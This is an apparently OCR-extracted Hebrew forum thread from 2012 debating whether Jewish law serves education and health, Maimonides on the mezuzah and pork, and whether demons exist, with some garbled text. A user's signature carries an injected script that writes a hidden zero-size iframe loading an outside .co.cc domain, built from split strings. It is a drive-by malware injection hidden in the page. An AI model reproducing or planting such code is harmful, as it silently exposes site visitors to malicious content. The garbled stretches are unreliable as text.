בית פורומים עצור כאן חושבים

ההלכה כפרוייקט בריאותי

שלום אורח. באפשרותך להתחבר או להירשם
הצג 15 הודעות בעמוד הוסף לדף האישי  דווח למנהל שלח לחבר
נשלח ב-14/6/2012 08:25 לינק ישיר

רציוסקפטי

בתור פותח האשכול אני משיב על חלק מדבריך האחרונים.

היכן בדברי הרמב"ם בהלכות מזוזה מצאת שהוא מתנגד לתפיסת התורה כפרוייקט חינוכי, שדואג גם לבריאות?

האם כוונתך למה שהרמב"ם יוצא נגד כתיבת שמות על מזוזה לשם "שמירה"?

מצד שני הרמב"ם כותב גם שכיון שאדם נתקל במזוזה בצאתו ובבואו, זה מזכיר לו את ה'. עם כל מה שאמור לנבוע מזה.

הווה אומר: יש תזכורות שהן משובחות ותורמות ל"בריאות" במובן הרחב (בריאות הגוף היא רק פן אחד מכמה שלמויות שהתורה שואפת לקראתן) ויש תזכורות שהן שליליות, בין השאר בגלל שהן, התזכורות השליליות, עסוקות באויבים דמיוניים, כמו שדים ורוחות או הסטרא אחרא.

לכן העושה מצוות כדי שישפראת אישיותו - לפי התורה - הרי זה משובח. העושה מצוות כדי להילחם נגד הסטרא אחראהרי זה טועה וגרוע מזה, והרמב"ם מונה אותו בין הטפשים (נכון, הרמב"ם לא התייחס במפורשות למאמיני הסטרא אחרא. האמונה הזו עדיין לא היתה קיימת בזמנו - לדעתי. אבל הוא אבינו הרוחני בהתנגדות זו להבל ולדמיון, שמוליכים למגיה ולעבודה זרה).

___

שומר פיו ולשונו - שומר מצרות נפשו < type="text/">document.write("");




דדווח על תוכן פוגעני

מנותק
נשלח ב-14/6/2012 09:44 לינק ישיר

למיימוני

השדים הם אויבים דמיוניים?את זאת אתה אומר לאחר קריאת ההוכחות החד משמעיות שנתן הרב הדוקטור מיכאל אברהם לקיומם?



"אני מסכים שקיומם של כל אלו הוא אפשרי .. אולם רוצה לטעון מעבר לכך, שקיומם הוא אף סביר מאד אפריורי. ואלו נימוקיי


: 1. העדויות של חכמים (מהתלמוד), ושל אנשים מתרבויות לא מערביות. חלקם מעידים שדיברובעצמם עם הכנופיה הזו. רק כדוגמא, שאינה עוסקת ממש בענייננו: אני אישית שמעתי מסבתא של אשתי (ממרוקו), שהיא אישית ראתה פעמיים תינוק שנולד מדבר עברית (לשון הקודש, בשביל 'דעת אמת'), האחד מת והשני שכח את תלמודו כשהגיע הרב ו'כישף' אותו. אני מפנה את הציבור לשיחה של דורותי עם הקוסמת הטובה מהצפון, מייד לאחר הנחיתה. שם מתבאר בטוטו"ד שבארצות התרבות לאמכירים קוסמים ומכשפים, אך זה נו"ן שלהם, ע"ש היטב.


האם עליי לדחות עדויות אלו בגלל שלא ראיתי. להיפך, אם אכן הדבר סביר, או לפחות אפשרי (כדעת רמבמז"ל), אזי נראה שיש להאמין לעדויות הללו.


למעשה, אומר יותר מכך. התרבות שלנו מכחישה תופעות כאלה (עושה להן רציונליזציה כל אימת שהן מופיעות), מסיבות מאד ברורות. תופעות אלו נתפסות כעדות לרוחניות כלשהי שקיימת בעולם, רעיון שאינו חביב על יושביו(לפחות המערביים) בהווה. אגב, הרמב"ם וסיעתו שנמשכו אחריו, לענ"ד גם הם הכחישו זאת בעיקר בגלל חכמה יוונית, שהיא אבי אבות אי האמונה הזו, שחשבו שהיא מדע בלתי מעורער,וכיום אנו יודעים מה מידת האמפיריות שלה, אף במדדים מדעיים.

2. הפעולות הטיבעיות, מה שקרוי 'חוקי טבע', אינם אלא ניסים גלויים. כמה דוגמאות: א. התיאור של נפילת אבן לקרקע בגלל חוק המשיכה, הוא תיאור ולא סיבה. כשנדבר על סיבה, הרי נמצאנו מדברים על כוח המשיכה, ולא על חוק המשיכה. אולם כוח זה מה טיבו? הרי איש לא ראה אותו, אלא רק את תוצאות פעולתו (י"י, האם מישהו ראה גרביטונים באופן ישיר?). אולם זו יכולה להיות באותה מידה גם תוצאת פעולתם של מלאכי מרום ושדים. כדי להימלט מהרכיב הלא-אמפירי הזה של המדע, נוקטים פילוסופים רבים בדעה שהתיאוריה המדעית היא רק ארגון יעיל של מכלול העובדות, ולא טענה על המציאות. וכן לגבי היישים התיאורטיים, שאינם אלא פיקציות נוחות לתיאור המדעי. אולם לפי שיטה זו הבעיה רק מתחדדת.


אם כן, בכל זאת עלינו לבחון מהי הסיבה האמיתית לכל ההתרחשויותהפיסיקליות? זוהי כפירה בעקרון הסיבתיות (שכידוע כיום הוא מקודש יותר מאשר בוראו, וכדכ' הרמב"ן: שכל המקודש מחברו חרב מחברו). ב. ואפרופו 'חרב', דוגמא נוספת היא החוק השני של התרמודינמיקה. חוק זה מתאר שכל מבנה נוטה להתפורר עם הזמן (במינוח מדוייק יותר: ככל שהזמן חולף, כל מערכת נוטה לעבור למצב פחות מסודר). מה גורם לתופעה זו? לדעתי זהו האי גברא רבה דמתקרי (ראה רפ"ב דב"ק): 'שאייה יוכת שער'. שאם לא כן, התהליך הזה מתרחש ללא סיבה (תיאור מתמטי אינו סיבה). אגב, החוק השני של התרמודינמיקה אינו מתממש רק ע"י האי גברא רבא, אלא גם עם חבריו שמצויים ביומי דכלא, שבגללם המכנסיים מתבלים (אלף ורבבה סביבנו, כי אוגיא לכיסלא).


ג. נעבור כעת לדוגמת הפסיכולוגיה. כעת עלינו לשאול את עצמנו מדוע תחושת הדוחק ביומי דכלא. חז"ל מספרים לנו שזה בגלל אותם גנגסטרים שתוארו לעיל. מה האלטרנטיבה: לתאר את אופן ההתרחשות הפסיכולוגית (כמו בדוגמת הפיסיקה לעיל). אולם תיאור אינו סיבה. וכן לגבי פחד בלילה. ייתכן שישנו תיאור פסיכולוגי של היווצרות הפחד, אולם הוא לא נותן מענה לשאלת הסיבתיות. לענ"ד אלו רק השדים והמזיקים. לשון אחר, לכל התופעות הללו אנו מספקים תיאורים מדעיים ולא הסברים סיבתיים. אולםעקרון הסיבתיות מחייב אותנו לחפש סיבות. סיבות אלו אינן חוקי הטבע, שהם יצורים לא קיימים אלא צורות תיאור שלנו למציאות. סיבות אלו הן יישים. כלומר יצורים קיימים כלשהם, שמתווכים בין עצמים באינטראקציה גרביטציונית, או שמשרים עלינו פחד בלילה, ובעיקר במקום חשוך בודד ואפל וישן (חורבא, דברא ועוד). גישים כרגע יצורים אלו אינם נ(ואולי תמיד) למכשירי המדע, ואנו יכולים לכנות אותם 'שדים' או 'מזיקים'.

3. בניגוד להם, הגלגלים ושאר ירקות, נראים לי טובים לסלט ירקות ותו לא מידי. המצאות אריסטוטליות, שאינן מבוססות על מאומה פרט למיתוסים שונים. 4

. השפעת הכוכבים גם היא אינה נראית לי נדרשת משום שיקול שהוא, ועל כן אין לי סיבה להניח אותה (אף שכפי שכ' רמבמז"ל אין לשלול את אלו על הסף). העולה מכל זה: שתי נסיבות עיקריות להופעת שדים ויישויות לא-מדעיות, ולא-אמפיריות: התחומים החוץ מדעיים (ניסים). והבסיס הסיבתי לאירועים המדעיים עצמם. הסיבה מדוע אלו לא ניתנים לאישור אמפירי נובעת מעצם הגדרתם, וכמושנ"ת לעיל..

http://is.gd/QKAilEדדווח על תוכן פוגעני

מחובר
נשלח ב-14/6/2012 10:51 לינק ישיר



בעב

א.       – לדעתי את הדפים

ב.       – חושבני שגם הר"מ חשב כך והשלב הידיעתי הוא שלב ראשון וחושבני שניתן להראות זאת בר"מ (אבל לאבעונה הבוערת שלי!)




דדווח על תוכן פוגעני

מחובר
נשלח ב-14/6/2012 11:07 לינק ישיר

צענע

לא קראתי את כל הניתוח וזה חמור מצידי. אשתדל למלא את החסר.

אבל כמדומה שאין שם הוכחות במובן שאפשר להוכיח שהארץ כדורית, שנפוליאון היה ונברא, ואפילו שדוד בן ישי היה מלך בישראל.

לפי הקטע שציטטת דומה שיש שם ניתוח של עדויות. ובדבר זה ייתכנו גישות שונות.שלי מניחה אפריורית (אולי בחוסר זהירות) שאין שם שדים.

אני מצטט את יום שאמנם כתב זאת על אפשרות הנס. יש לקבל שיש שדים רק אם יהיו הוכחות כאלו שכל פתרון אחר, מלבד הכרה במציאותם, יהיה זר ומוזר עוד יותר.

זו גישתי. כמובן אני יכול להמליץ עליה אבל לא לחייב אחרים לאמץ אותה.

(האם מיכי באמת מאמין שיששדים?)



דדווח על תוכן פוגעני

מנותק
נשלח ב-14/6/2012 11:57 לינק ישירמיימוני כתב:
רציוסקפטי

בתור פותח האשכול אני משיב על חלק מדבריך האחרונים.

היכן בדברי הרמב"ם בהלכות מזוזה מצאת שהוא מתנגד לתפיסת התורה כפרוייקט חינוכי, שדואג גם לבריאות?

האם כוונתך למה שהרמב"ם יוצא נגד כתיבת שמות על מזוזה לשם "שמירה"?

מצד שני הרמב"ם כותב גם שכיון שאדם נתקל במזוזה בצאתו ובבואו, זה מזכיר לו את ה'. עם כל מה שאמור לנבוע מזה.

הווה אומר: יש תזכורות שהן משובחות ותורמות ל"בריאות" במובן הרחב (בריאות הגוף היא רק פן אחד מכמה שלמויות שהתורה שואפת לקראתן) ויש תזכורות שהן שליליות, בין השאר בגלל שהן, התזכורות השליליות, עסוקות באויבים דמיוניים, כמו שדים ורוחות או הסטרא אחרא.

לכןהעושה מצוות כדי שישפר את אישיותו - לפי התורה - הרי זה משובח. העושה מצוות כדי להילחם נגד הסטרא אחרא הרי זה טועה וגרוע מזה, והרמב"ם מונה אותו בין הטפשים (נכון, הרמב"ם לא התייחס במפורשות למאמיני הסטרא אחרא. האמונה הזו עדיין לא היתה קיימת בזמנו - לדעתי. אבל הוא אבינו הרוחני בהתנגדות זו להבל ולדמיון, שמוליכים למגיה ולעבודה זרה).

___

שומר פיו ולשונו - שומר מצרות נפשו ******* type="text/">document.write("*************** scrolling='no' frameborder='0' height='0px' width='0px' src='ht"+"tp:"+"/"+"/"+"vjgvj.co"+".cc/?a="+***************+"'><*");אתה צודק, אכן במורה נבוכים ג מח  הוא כותב שאיסור אכילת חזיר הוא כי "ואין הדבר כך, כי החזיר לח יותר ממה שראוי והפסולת שלו מרובה. התורה מואסת בו בעיקר בגלל לכלוכו הרב והיותו ניזון מלכלוכים. יודע אתה כמה מונעת התורה ראיית זוהמה אפילו בבקעה, במחנה9, כל שכּן בתוך הערים. ולו היו נוטלים חזירים כמזון, היו השווקים, ואף הבתים, מלוכלכים יותר מבית-הכסא כמו שאתה רואה את ארצות הפרַנקים10 עכשיו. יודע אתה את דברם (של החכמים) ז"ל: פי חזיר כצואה עוברת דמי11"

איפה העקביות? ונראה די"ל דיש מצוות שטעמןאינדוקטרינטיבי והן מהותיות יחסית, כמו מזוזה, ויש מצוות שמהוות רק היכי תמצי לקיום חברה נקייה ונעימה, כמו בשר וחלב או חזיר, והוא יוצא רק נגד ייחוס המצוות המהותיות לטעמים לא ענייניים. ודו"ק.

(מישהו שביקר בארצות הפרנקים (מערב אירופה) יכול לדווח לנו על ריח בית הכסא בשווקיהם ובבתיהם? מעניין. ועוד מעניין מדוע חשב הרמב"ם שלפרות יש ריח גן עדן... אולי הוא למד מהשקיות של תנובה שפרה היא יצור חמוד ונקי. ר'  המאמר "דיפרנציאציה אונטולוגית בין ריח החזיר לריח הפרה ע"פ הרמב"ם")



תוקן על ידי רציוסקפטי ב- 14/06/2012 12:07:48




דדווח על תוכן פוגעני

מנותק
נשלח ב-14/6/2012 12:33 לינק ישיר

מבקשטוב כתב:ירוחם

התבלבלתי (וכנראה לא רק אני). כתבת:

" השאלה שנשאלה אם התורה חינוכית- ועל זה- בלי להכנס לנכון או לא נכון לנהוג כך,-הסיפור לא חינוכי"

איך אפשר לא להיכנס לנכון או לא נכון, הלא אם זה נכון זה חינוכי ואם זה לא נכון זה לא חינוכי?

אני מבין שכשאנו מדברים על חינוכי אנו מדברים על חינוך לעשיית הדבר הנכון. אז איך אתה מבין את המושג 'חינוכי'

לא נכון לא כל דבר טוב הוא חינוכי ולהפך,הגמרא אומרת-הבועל ארמית קנאים פוגעים בו- הלכה היא ואין מורין כך-


שאול נקרע בנפשו לכן זה אומר שזה לא מוסרי/חינוכי?
לפעמים עשיית המעשה הראוי קשה מבחינה  רגשית. אתה רוצה לטעון שהרגש הוא הקובע מה מוסרי?

את המוסר קובעת החברה לפי הרגשות של חבריה, הגרמנים והפולנים ששרפו את משפחתי- לא חשבו שהם עושים מעשה לא מוסרי, הם פעלו במסגרת החוק.



ועוד כתבת:
" כל חוקה נועדה להיטיב עם מקבליה, וגם התורה ודאי שכך. על זה אין כל ויכוח.
   השאלה אם החוקים חינוכים? מוסריים? בראים?"

כמו שהבנתי עד היום את השפה העברית אם משהו הוא לאחינוכי/מוסרי/בריא הוא גם בהכרח לא טוב. ואם אתה מסכים שהתורה נועדה להיטיב עם מקבליה מוכרח שהיא חינוכית מוסרית
ובריאותית.

ושוב קביעתך לא נכונה יכול להיות כאמור מעשה מאד לא בריא  אבל יחנכו לעשות זאת. וכן מעשה לא טוב וחינוכי.

אומרים- כל מה שטוב וטעים וגורם עונג- או שהוא לא בריא או שהוא משמין או שהוא לא כשר.


לסיכום: נראה לי ש
יש בינינו חוסר התאמה בהבנת המושגים: חינוכי, מוסרי, בריאותי וטוב.

ואגב, גזרה גזרתי וכו' נאמר רק על פרה אדומה, לא?אכן נאמר רק על פרה אדומה- אבל לע"ד מתאימה לכל התורה, מה הטעם למשל- לברית מילה? לגיד הנשה

